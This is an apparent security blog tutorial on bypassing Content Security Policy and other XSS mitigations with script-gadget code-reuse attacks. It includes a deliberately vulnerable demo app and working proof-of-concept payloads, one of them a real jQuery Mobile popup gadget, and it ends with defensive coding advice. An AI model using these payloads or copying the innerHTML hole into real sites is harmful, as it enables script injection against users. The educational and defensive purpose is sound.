

Bypassing modern XSS mitigations with code-reuse attacks

Alexander Andersson 2020-04-03 Cyber Security



Cross-site Scripting (XSS) has been around for almost two decades yet it is still one of the most common vulnerabilities on the web. Many second-line mechanisms have therefore evolved to mitigate the impact of the seemingly endless flow of new vulnerabilities. Quite often I meet the misconception that these second-line mechanisms can be relied upon as the single protection against XSS. Today we'll see why this is not the case. We'll explore a relatively new technique in the area named code-reuse attacks. Code-reuse attacks for the web were first described in [2017](#) and can be used to bypass most modern browser protections including: HTML sanitizers, WAFs/XSS filters, and most Content Security Policy (CSP) modes.

Introduction

Let's do a walkthrough using an example:

```
1 <?php
2 /* File: index.php */
3 // CSP disabled for now, will enable later
4 // header("Content-Security-Policy: script-src 'self' 'unsafe-eval';
   object-src 'none';");
5 ?>
6
7 <!DOCTYPE html>
8 <html lang="en">
9 <body>
10   <div id="app">
11   </div>
```

```
12 <script src="http://127.0.0.1:8000/main.js"></script>
13 </body>
14 </html>
```


```
1 /** FILE: main.js */
2 var ref=document.location.href.split("?injectme=")[1];
3 document.getElementById("app").innerHTML = decodeURIComponent(ref);
```

The app has a DOM-based XSS vulnerability. Main.js gets the value of the GET parameter “injectme” and inserts it to the DOM as raw HTML. This is a problem because the user can control the value of the parameter. The user can therefore manipulate the DOM at will. The request below is a proof of concept that proves that we can inject arbitrary JavaScript. Before sending the request we first start a local test environment on port 8000 (php -S 127.0.0.1 8000).

```
1 http://127.0.0.1:8000/?injectme=
```

The image element will be inserted into the DOM and it will error during load, which triggers the onerror event handler. This gives an alert popup saying “XSS”, proving that we can make the app run arbitrary JavaScript.

Now enable Content Security Policy by removing the comment on line 5 in index.php. Then reload the page you'll see that the attack failed. If you open the developer console in your browser, you'll see a message explaining why.



Cool! So what happened? The IMG html element was created, the browser saw an onerror event attribute but refused to execute the JavaScript because of the CSP.

Bypassing CSP with an unrealistically simple gadget

The CSP in our example says that

- JavaScript from the same host (self) is allowed
- Dangerous functions such as eval are allowed (unsafe-eval)
- All other scripts are blocked
- All objects are blocked (e.g. flash)

We should add that it is always up to the browser to actually respect the CSP. But if it does, we can't just inject new JavaScript, end of discussion.

But what if we could somehow trigger already existing JavaScript code that is within the CSP white list? If so, we might be able to execute arbitrary JavaScript without violating the policy. This is where the concept of *gadgets* comes in. A script gadget is a piece of legitimate JavaScript code that can be triggered via for example an HTML injection. Let's look at a simple example of a gadget to understand the basic idea.


Assume that the main.js file looked like this instead:

```
1 /** FILE: main.js */
2 var ref = document.location.href.split("?injectme=")[1];
3 document.getElementById("app").innerHTML = decodeURIComponent(ref);
4
5 document.addEventListener("DOMContentLoaded", function() {
6     var expression =
7     document.getElementById("expression").getAttribute("data");
8     var parsed = eval(expression);
9     document.getElementById("result").innerHTML = '<p>'+parsed+'</p>';
10 });
```

The code is basically the same but this time our target also has some kind of math calculator. Notice that only main.js is changed, index.php is the same as before. You can think of the math function as some legacy code that is not really used.

As attackers, we can abuse/reuse the math calculator code to reach an eval and execute JavaScript without violating the CSP. We don't need to inject JavaScript. We just need to inject an HTML element with the id "expression" and an attribute named "data". Whatever is inside data will be passed to eval.

We give it a shot, and yay! We bypassed the CSP and got an alert!



Moving on to realistic script gadgets

Websites nowadays include a lot of third-party resources and it is only getting worse. These are all legitimate whitelisted resources even if there is a CSP enforced. Maybe there are interesting gadgets in those millions of lines of JavaScript? Well yes! Lekies et al. (2017) analyzed 16 widely used JavaScript libraries and found that there are multiple gadgets in almost all libraries.

There are several types of gadgets, and they can be directly useful or require chaining with other gadgets to be useful.

String manipulation gadgets:

Useful to bypass pattern-based mitigation.

Element construction gadgets:

Useful to bypass XSS mitigations, for example to create script elements.

Function creation gadgets:

Can create new Function objects, that can later be executed by a second gadget.

JavaScript execution sink gadgets:

Similar to the example we just saw, can either standalone or the final step in a chain

Gadgets in expression parsers:

These abuse the framework specific expression language used in templates.

Let's take a look at another example. We will use the same app but now let's include jQuery mobile.

```
1 <?php
2 /** FILE: index.php */
3 header("Content-Security-Policy: script-src 'self'
  https://code.jquery.com:443 'unsafe-eval'; object-src 'none';");
4 ?>
5
6 <!DOCTYPE html>
7 <html lang="en">
8 <body>
9   <p id="app"></p>
10  <script src="http://127.0.0.1:8000/main.js"></script>
11  <script src="https://code.jquery.com/jquery-1.8.3.min.js"></script>
12  <script src="https://code.jquery.com/mobile/1.2.1/jquery.mobile-
  1.2.1.min.js"></script>
13 </body>
14 </html>
```



```
1 /** FILE: main.js */
```


```
2 var ref = document.location.href.split("?injectme=")[1];
3 document.getElementById("app").innerHTML = decodeURIComponent(ref);
```

The CSP has been slightly changed to allow anything from code.jquery.com, and luckily for us, jQuery Mobile has a known script gadget that we can use. This gadget can also bypass CSP with strict-dynamic.


Let's start by considering the following html.

```
1 <div data-role=popup id='hello world'></div>
```

This HTML will trigger code in jQuery Mobile's [Popup Widget](#). What might not be obvious is that when you create a popup, the library writes the id attribute into an HTML comment.



The code in jQuery responsible for this, looks like the below:



```
// TODO this would be nice at the the mobile widget level
this.options.container = this.options.container || $.mobile.pageContainer;


// Apply the proto
thisPage.append( ui.screen );
ui.container.insertAfter( ui.screen );
// Leave a placeholder where the element used to be
ui.placeholder.insertAfter( this.element );
if ( myId ) {
    ui.screen.attr( "id", myId + "-screen" );
    ui.container.attr( "id", myId + "-popup" );
    ui.placeholder.html( "<!-- placeholder for " + myId + " -->" );
}
ui.container.append( this.element );
```

This is a code gadget that we can abuse to run JavaScript. We just need to break out of the comment and then we can do whatever we want.

Our final payload will look like this:

```
1 <div data-role=popup id='--!><script>alert("XSS")</script>'></div>
```

Execute, and boom!



Some final words

This has been an introduction to code-reuse attacks on the web and we've seen an example of a real-world script gadget in jQuery Mobile. We've only seen CSP bypasses but as said, this technique can be used to bypass HTML sanitizers, WAFs, and XSS filters such as NoScript as well. If you are interested in diving deeper I recommend reading the paper from Lekies et al. and specifically looking into gadgets in expression parsers. These gadgets are very powerful as they do not rely on innerHTML or eval.

There is no doubt that mitigations such as CSP should be enforced as they raise the bar for exploitation. However, they must never be relied upon as the single layer of defense. Spend your focus on actually fixing your vulnerabilities.

The fundamental principle is that you need to properly encode user-controlled data. The characters in need of encoding will vary based on the context in which the data is inserted. For example, there is a difference if you

are inserting data inside tags (e.g. `<div>HERE</div>`), inside a quoted attribute (e.g. `<div title="HERE"></div>`), unquoted attribute (e.g. `<div title=HERE></div>`), or in an event attribute (e.g. `<div onmouseenter="HERE"></div>`).

Make sure to use a framework that is secure-by-default and read up on the pitfalls in your specific framework. Also never use the dangerous functions that completely bypasses the built-in security, such as `trustAsHtml` in Angular and `dangerouslySetInnerHTML` in React.

Want to learn more?

Except being a Security Consultant performing [Penetrationtests](#), Alexander is a popular instructor. If you want to learn more about XSS Mitigations, Code-reuse attacks and learn how hackers attack your environment, check out his 3 days training: [Secure Web Development and Hacking for Developers](#).



code-reuse attacks, cross-site scripting, CSP bypass, script gadgets, XSS mitigation bypass

